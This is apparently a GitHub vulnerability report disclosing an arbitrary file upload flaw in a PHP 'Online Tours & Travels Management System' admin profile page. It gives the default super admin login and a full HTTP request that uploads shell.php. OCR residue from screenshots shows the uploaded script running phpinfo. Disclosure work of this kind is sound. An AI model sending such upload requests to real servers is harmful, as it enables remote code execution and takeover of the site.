ᛘ main ▾   ⋯

bug_report / vendors / mayuri_k / online-tours-travels-management-system / **RCE-1.md**

☐ **1909900436** Create RCE-1.md   ⟲ History

ۜ **1 contributor**

70 lines (49 sloc) │ 2.3 KB   ⋯

Online Tours & Travels Management System v1.0 by mayuri_k has arbitrary code execution (RCE)

BUG_Author: Dig-Bick

vendors: https://www.sourcecodester.com/php/14510/online-tours-travels-management-system-project-using-php-and-mysql.html

The program is built using the xmapp-php8.1 version

Login account: mayuri.infospace@gmail.com/admin (Super Admin account)

Vulnerability url: ip/tour/admin/operations/admin.php?id=2

Loophole location: Online Tours & Travels management system's update_profile.php file exists arbitrary file upload (RCE)

Request package for file upload：

```
POST /tour/admin/operations/admin.php?id=2 HTTP/1.1
Host: 192.168.1.19
User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64; rv:46.0) Gecko/20100101 Firefox/46.
```

```
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,en-US;q=0.5,en;q=0.3
Accept-Encoding: gzip, deflate
DNT: 1
Referer: http://192.168.1.19/tour/admin/update_profile.php
Cookie: PHPSESSID=g29omi7f91g3h7ud1uhq6rbmkv
Connection: close
Content-Type: multipart/form-data; boundary=---------------------------2799410723887
Content-Length: 856

-----------------------------27994107238879
Content-Disposition: form-data; name="fname"

Mayuri
-----------------------------27994107238879
Content-Disposition: form-data; name="lname"

K
-----------------------------27994107238879
Content-Disposition: form-data; name="email"

mayuri.infospace@gmail.com
-----------------------------27994107238879
Content-Disposition: form-data; name="contact"

+919405716239
-----------------------------27994107238879
Content-Disposition: form-data; name="file"; filename="shell.php"
Content-Type: application/octet-stream

JFJF
<?php phpinfo();?>
-----------------------------27994107238879
Content-Disposition: form-data; name="old_img"

133.jpeg
-----------------------------27994107238879
Content-Disposition: form-data; name="update"


-----------------------------27994107238879--
```

The files will be uploaded to this directory \tour\admin\upload

共享 ▾   放映幻灯片   新建文件夹

1. jpg	5. jpg	6. jpg	133. jpeg	admin. jpg	shell. php	sp. jpg

We visited the directory of the file in the browser and found that the code had been executed

INT   SQL BASICS▾ UNION BASED▾ ERROR/DOUBLE QUERY▾ TOOLS▾ WAF BYPASS▾ ENCODING▾ HTML▾ ENCRYPTION▾ OTHER▾ XSS▾

Load URL   http://192.168.1.19/tour/admin/upload/shell.php
Split URL
Execute

☐ Post data ☐ Referrer ◀ 0xHEX ▶ ◀ %URL ▶ ◀ BASE64 ▶ Insert string to replace Insert replacing string ☑

JFJF

PHP Version 8.0.7

System	Windows NT HOST1 6.1 build 7601 (Windows 7 Ultimate Edition Service Pack 1) AMD64
Build Date	Jun 2 2021 00:33:38
Build System	Microsoft Windows Server 2016 Standard [10.0.14393]
Compiler	Visual C++ 2019
Architecture	x64
Configure Command	cscript /nologo /e:jscript configure.js "--enable-snapshot-build" "--enable-debug-pack" "--wi pdo-oci=c:\php-snap-build\dep-aux\oracle\x64\instantclient_19_9\sdk,shared" "--with-oci8-